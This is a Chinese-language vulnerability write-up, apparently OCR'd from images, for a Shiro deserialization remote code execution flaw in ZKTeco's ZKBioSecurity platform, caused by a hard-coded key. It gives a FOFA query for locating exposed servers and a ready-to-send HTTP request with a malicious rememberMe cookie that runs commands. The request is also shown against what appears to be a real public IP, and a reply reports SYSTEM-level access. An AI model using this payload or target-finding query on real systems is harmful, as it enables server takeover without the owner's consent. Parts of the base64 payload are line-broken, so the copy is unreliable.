
Z10-1Zkteco百傲瑞达-安防管理系统平台-反序列化RCE

漏洞描述：

Zkteco 百傲瑞达安防管理系统平台存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

网站图片：



网络测绘：

fofa语法：


FOFA：title=="ZKBioSecurity" && body="Automatic login within two weeks"

漏洞复现：

payload：

```
GET / HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Cookie: rememberMe=kPH+bIxk5D2deZiIxcaaaExg7EWKTeFZkFrgR4FfAGBNnoSgHEfKEsBMQECJwt+ceZp4VwLFx5XJDaWao1Fbavx7SZ+t7zGnhcx3V90PiU6V/R+669FmF/RmRInqP9BPFAZpGqLxmtlP3T5Sr6gKzM
Accept-Encoding: gzip
```

效果图:



```
GET / HTTP/1.1
Host : 201.130.154.24:8088
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Cookie: rememberMe=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
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Fri, 01 Dec 2023 19:37:15 GMT
Content-Length: 23

nt authority\system
```